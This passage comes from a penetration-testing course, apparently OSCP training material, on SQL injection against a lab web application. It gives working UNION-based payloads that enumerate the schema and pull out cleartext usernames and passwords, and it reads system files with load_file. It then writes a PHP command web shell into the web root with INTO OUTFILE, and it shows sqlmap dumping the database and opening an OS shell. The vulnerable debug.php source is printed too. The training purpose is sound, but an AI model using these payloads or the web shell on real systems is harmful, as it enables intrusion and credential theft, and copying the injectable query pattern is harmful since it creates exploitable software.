


Figure 165: Using Repeater


The response looks normal. We can use the search box under the Response pane to search for "Error" and verify there are no matches in the response body:



The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a GET request is shown with the URL `/debug.php?id=1%20order%20by%201`. The response pane displays the HTML code of the page, which includes a navigation bar for "Tom's Taco Truck". A search bar at the bottom of the response pane is set to "Error", and it shows "0 matches", indicating that the search term was not found in the response body.

Figure 166: Repeater Results

Next, we can increment the `order_by` clause and send the query again until we receive an error message. We can use the search box under the Response pane to highlight the error in the response:



The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /debug.php?id=1%20order%20by%204 HTTP/1.1
- Headers:** Host: 10.11.0.22, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Cookie: PHPSESSID=nch93lu984qadv9eg82le9pk67, Connection: close, Upgrade-Insecure-Requests: 1
- Response:** HTML code showing a navigation menu. An error message is present: Notice: An error occurred: Unknown column '4' in 'order clause' in C:\xampp\htdocs\debug.php on line 42

- Search Results:** A search term "Error" is entered in the search bar at the bottom right, resulting in 1 match found in 1,521 bytes | 4 millis.

Figure 167: Using the Search Field in Burp Suite

Since the `order by` clause produced an error on the fourth iteration, we know that the query returns a resultset containing three columns.

9.4.5.7 Understanding the Layout of the Output

Now that we know how many columns are in the table, we can use this information to extract further data with a `UNION` statement. Unions allow us to add a second select statement to the original query, extending our capability, but each select statement must return the same number of columns.


We know the query selects three columns based on our enumeration. However, only two columns are displayed on the webpage. Our next step is to determine which columns are displayed. If we use a union to extract useful data, we want to make sure the data will be displayed.

We need to better understand our output so we can begin to build a meaningful database extraction. First, let's get an idea of which columns are being displayed in the page. We will use a `UNION` to do this. We can specify literal values instead of looking up values from a table. Since we have three columns, we will add "union all select 1, 2, 3" to our payload. This new select state will return one row with three columns with values of 1, 2, and 3. Our payload is now this:

 http://10.11.0.22/debug.php?id=1 union all select 1, 2, 3

Listing 326 - Updating our payload to use a union

The page displays the position of the different columns as shown below:



Name	Comment
Jake	Great tacos today!
2	3

Figure 168: Viewing the Results of the Union Payload

We can see that column one isn't displayed, column two is displayed in the name field, and column three is displayed in the Comment field. The Comment field has more space so this is a logical spot for our future exploit's output.

If any of this is unclear, now is a good time to connect to the database directly again and play around with these queries. You don't need to be an experienced database administrator to exploit SQL injection but the more familiar you are with SQL and what these queries are doing, the easier it will be to go from SQL error messages to successfully exploiting SQL injection vulnerabilities.

9.4.5.8 Extracting Data from the Database


We can now start extracting information from the database. The following examples use commands specific to MariaDB. However, most other databases offer similar functionality with slightly different syntax. Regardless of what database software we target, it's best to understand the platform-specific commands.

For example, to output the version of MariaDB, we can use this URL:

 http://10.11.0.22/debug.php?id=1 union all select 1, 2, @@version

Listing 327 - A SQL injection payload to extract the database version

This should output a “2” in the name field and the database version number in the comment field:



Name	Comment
Jake	Great tacos today!
2	10.1.37-MariaDB


Figure 169: Extracting the MariaDB Version Number

Good. It looks like that’s working. Next, let’s output the current database user with this query:

`http://10.11.0.22/debug.php?id=1 union all select 1, 2, user()`

Listing 328 - A SQL injection payload to extract the database user

This query reveals that the root user is being used for database queries:



Name	Comment
Jake	Great tacos today!
2	root@localhost

Figure 170: Extracting the Current Database User


We can enumerate database tables and column structures through the *information_schema*.²⁸⁸ The information schema stores information about the database, like table and column names. We can use it to get the layout of the database so that we can craft better payloads to extract sensitive data. The query for this would look similar to the following:

`http://10.11.0.22/debug.php?id=1 union all select 1, 2, table_name from information_schema.tables`

Listing 329 - A SQL injection payload to extract table names

²⁸⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Information_schema

This should output a lot of data, most of which references information about the default objects in MariaDB. It will also include the table names but we will need to scroll through the output to find them.



2	ALL_PLUGINS
2	APPLICABLE_ROLES
2	CHARACTER_SETS
2	COLLATIONS
2	COLLATION_CHARACTER_SET_APPLICABILITY
2	COLUMNS
2	COLUMN_PRIVILEGES
2	ENABLED_ROLES
2	ENGINES
2	EVENTS


Figure 171: Extracting Table Names from the Database

The *users* table looks particularly interesting. Let's target that table and retrieve the column names with the following query:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, column_name from information_schema.columns where table_name='users'
```

Listing 330 - A SQL injection payload to extract table columns

This outputs all the column names for the *users* table:



2	USER
2	CURRENT_CONNECTIONS
2	TOTAL_CONNECTIONS
2	id
2	username
2	password


Figure 172: Extracting Column Names from the Database

Armed with this information, we can extract the usernames and passwords from the table. We know that the original query selects three columns and the web page displays columns two and three. If we update our union payload, we can display the usernames in column two and the passwords in column three.

`http://10.11.0.22/debug.php?id=1 union all select 1, username, password from users`

Listing 331 - A SQL injection payload to extract the users table

This will output the database usernames in the name field and passwords in comments field:



Jake	Great tacos today!
admin	p@ssw0rd
jigsaw	footworklure
backdoor	backdoor

Figure 173: Extracting the Contents of the Users Table

Excellent. Not only did we get the usernames and passwords, the passwords are all in cleartext. We can verify these by logging in to the admin page.

We can look at the source code to verify what we deduced with our black box testing:

```

36  <?php
37  include "database.php";
38  if (isset($_GET['id'])) {
39      $sql = "SELECT id, name, text FROM feedback WHERE id=". $_GET['id'];
40      $result = $conn->query($sql);
41      if (!$result) {
42          trigger_error('An error occurred: ' . $conn->error);
43      } else if ($result->num_rows > 0) {
44          while($row = $result->fetch_assoc()) {
45              echo "<tr><td> " . $row["name"] . "</td><td>" . $row["text"] . "</td></tr>";
46          }
47      } else { echo "No results. Specify an id."; }
48  } else {
49      echo "No results. Specify an id in your URL like ?id=1.";
50  }
51 ?>

```

Listing 332 - Code excerpt from debug.php

The vulnerable code that leads to the SQL injection is on line 39 of Listing 332. The injection point is at the end of the query in the “WHERE” clause, making it easy to use a “UNION” payload. The results of the query are fetched and then written out for display on line 45. Notice that while three columns are included in the query, only two of them are displayed. That is why we used columns two and three for extracting data from another table.

9.4.5.9 Exercises

1. Enumerate the structure of the database using SQL injection.
2. Understand how and why you can pull data from your injected commands and have it displayed on the screen.
3. Extract all users and associated passwords from the database.

9.4.5.10 From SQL Injection to Code Execution

Let's see how far we can push this vulnerability. Depending on the operating system, service privileges, and filesystem permissions, SQL injection vulnerabilities can be used to read and write files on the underlying operating system. Writing a carefully crafted file containing PHP code into the root directory of the web server could then be leveraged for full code execution.

First, let's see if we can read a file using the *load_file* function:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, load_file('C:/Windows/System32/drivers/etc/hosts')
```

Listing 333 - A SQL injection payload using the load_file function



This should output the contents of the hosts file:

The screenshot shows a web browser window with the URL `10.11.0.22/debug.php?id=1 union all select 1, 2, load_file('C:/Windows/hosts')`. The page content displays the following text:

```

2 # Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This
file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address
should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should
be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or
following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server #
38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1
localhost

```

Figure 174: Using the Load File Function

Next, we'll try to use the `INTO OUTFILE` function to create a malicious PHP file in the server's web root. Based on error messages we've already seen, we should know the location of the web root. We'll attempt to write a simple PHP one-liner, similar to the one used in the LFI example:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, "<?php echo shell_exec($_GET['cmd']);?>" into OUTFILE 'c:/xampp/htdocs/backdoor.php'
```

Listing 334 - A SQL injection payload to write a PHP shell using the OUTFILE function

If this succeeds, the file should be placed in the web root:

The screenshot shows a web browser window with the URL `10.11.0.22/debug.php?id=1 union all select 1, 2, "<?php echo shell_exec($_GET['cmd']);?>" into OUTFILE 'c:/xampp/htdocs/debug.php'`. The page content displays the following notice:

Notice: Trying to get property of non-object in `C:\xampp\htdocs\debug.php` on line 43 No results. Specify an id.

Figure 175: Exploiting SQL Injection to Write a PHP Shell

This command produces an error message but this doesn't necessarily mean the file creation was unsuccessful. Let's try to access the newly-created `backdoor.php` page with a `cmd` parameter such as `ipconfig`:




Figure 176: Using the Backdoor PHP Command Shell

Excellent. We have now turned our SQL injection vulnerability into code execution on the server. We can easily expand this to full shell access with the installation of a webshell.

9.4.5.11 Exercises

1. Exploit the SQL injection along with the MariaDB INTO OUTFILE function to obtain code execution.
2. Turn the simple code execution into a full shell.

9.4.5.12 Automating SQL Injection

The SQL injection process we have followed can be automated with the help of several tools pre-installed in Kali Linux. One of the more notable tools is *sqlmap*,²⁸⁹ which can be used to identify and exploit SQL injection vulnerabilities against various database engines.

Let's use *sqlmap* on our sample web application. We will set the URL we want to scan with **-u** and specify the parameter to test with **-p**:

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id"
...
[13:53:45] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
[13:53:45] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be
vulnerable to cross-site scripting (XSS) attacks
[13:53:45] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided
level (1) and risk (1) values? [Y/n] y
[13:53:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
...
sqlmap identified the following injection points with a total of 47 HTTP(s) requests:
---

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 8867=8867

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (
```

²⁸⁹ (*sqlmap*, 2019), <http://sqlmap.org/>

FLOOR)

```
Payload: id=1 AND (SELECT 6734 FROM(SELECT COUNT(*),CONCAT(0x71716a6a71,(SELECT (E
LT(6734=6734,1))),0x716a6b7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROU
P BY x)a)
```

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

```
Payload: id=1 AND SLEEP(5)
```

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

```
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x71716a6a71,0x6768746c4a4b5769685
07871586a764c4b4352594367685371725045706f6d456a54727a4b4a686d,0x716a6b7171)-- peGa
```

```
[13:54:11] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Windows
```

```
web application technology: Apache 2.4.37, PHP 7.0.33
```

```
back-end DBMS: MySQL >= 5.0
```

```
[13:54:11] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/1
0.11.0.22'
```

Listing 335 - Sample sqlmap usage

Sqlmap will issue multiple requests to probe if a parameter is vulnerable to SQL injection. It also attempts to determine what database software is being used so it can adjust the attacks to that software. In this case, it found four different techniques to exploit the vulnerability. It also lists a payload for each technique. Even when sqlmap is doing the work for us, having these sample payloads helps us understand how it exploited the vulnerability.

We can now use sqlmap to automate the extraction of data from the database. We will run **sqlmap** again with **--dbms** to set "MySQL" as the backend type and **--dump** to dump the contents of all tables in the database. Sqlmap supports several backend databases in the **--dbms** flag but it doesn't make a distinction between MariaDB and MySQL. Setting "MySQL" will work well enough for this example.

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id" --dbms=mysql --dump
...
Database: webappdb
Table: feedback
[2 entries]
+---+-----+-----+
| id | text | name |
+---+-----+-----+
| 1 | Great tacos today! | Jake |
| 2 | I would eat tacos here every day if I could! | John |
+---+-----+-----+
[13:56:58] [INFO] table 'webappdb.feedback' dumped to CSV file '/home/kali/.sqlmap/out
put/10.11.0.22/dump/webappdb/feedback.csv'
[13:56:58] [INFO] fetching columns for table 'users' in database 'webappdb'
[13:56:58] [INFO] fetching entries for table 'users' in database 'webappdb'
Database: webappdb
Table: users
[2 entries]
+---+-----+-----+
| id | username | password |
```

```
+-----+
| 1 | admin      | p@ssw0rd |
| 2 | jigsaw     | footworklure |
+-----+
[13:56:58] [INFO] table 'webappdb.users' dumped to CSV file '/home/kali/.sqlmap/output/10.11.0.22/dump/webappdb/users.csv'
[13:56:58] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/10.11.0.22'
```

Listing 336 - Using sqlmap to dump a database

According to the output in Listing 336, sqlmap was able to dump the contents of the entire database. In addition to displaying the contents in the terminal window, sqlmap also created a CSV file with the dumped content.

Sqlmap has many other features, such as the ability to attempt Web Application Firewall (WAF) bypasses and execute complex queries to automate the complete takeover of a server. For example, using the `--os-shell` parameter will attempt to automatically upload and execute a remote command shell on the target system.

We can use this feature by running sqlmap with `--os-shell` to execute a shell on the system:

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id" --dbms=mysql --os-shell
...
[14:00:49] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[14:00:49] [INFO] the file stager has been successfully uploaded on 'C:/xampp/htdocs/' - http://10.11.0.22:80/tmpuwryd.php
[14:00:49] [INFO] the backdoor has been successfully uploaded on 'C:/xampp/htdocs/' - http://10.11.0.22:80/tmpbtxja.php
[14:00:49] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::c5a0:cbd8:9e03:3f85%7
IPv4 Address. . . . . : 10.11.0.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.11.0.2
```

Ethernet adapter Bluetooth Network Connection:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

os-shell>

Listing 337 - Using sqlmap to gain an OS shell

Once sqlmap establishes a shell, we can run commands on the server and view the output, as illustrated in 337. This shell can be somewhat slow but it can provide an effective foothold to gain access to the underlying server.

Please note that sqlmap is not allowed on the OSCP exam. However, we recommend practicing with it within the labs and on the Windows 10 lab machine. Consider using it in conjunction with tools like Burp and Wireshark to capture what the tool is doing and then attempt to replicate the attacks manually. This is often a very effective learning technique and should not be overlooked.

9.4.5.13 Exercises

1. Use sqlmap to obtain a full dump of the database.
2. Use sqlmap to obtain an interactive shell.

9.5 Extra Miles

The Windows 10 lab machine includes an extra web application for practicing XSS and SQL injection vulnerabilities. The application is written in Java, uses the Spring framework,²⁹⁰ and runs on port 9090. The application can be run with the following command:

```
C:\tools\web_attacks> java -jar gadgets-1.0.0.jar
...
2019-06-13 10:29:36.962 INFO 4976 --- [ main]
com.pwk.webapp.GadgetsApplication : Starting GadgetsApplication on DESKTOP-IPD21BB wit
(C:\tools\web_attacks\gadgets-1.0.0.jar started by admin in C:\tools\web_attacks)
...
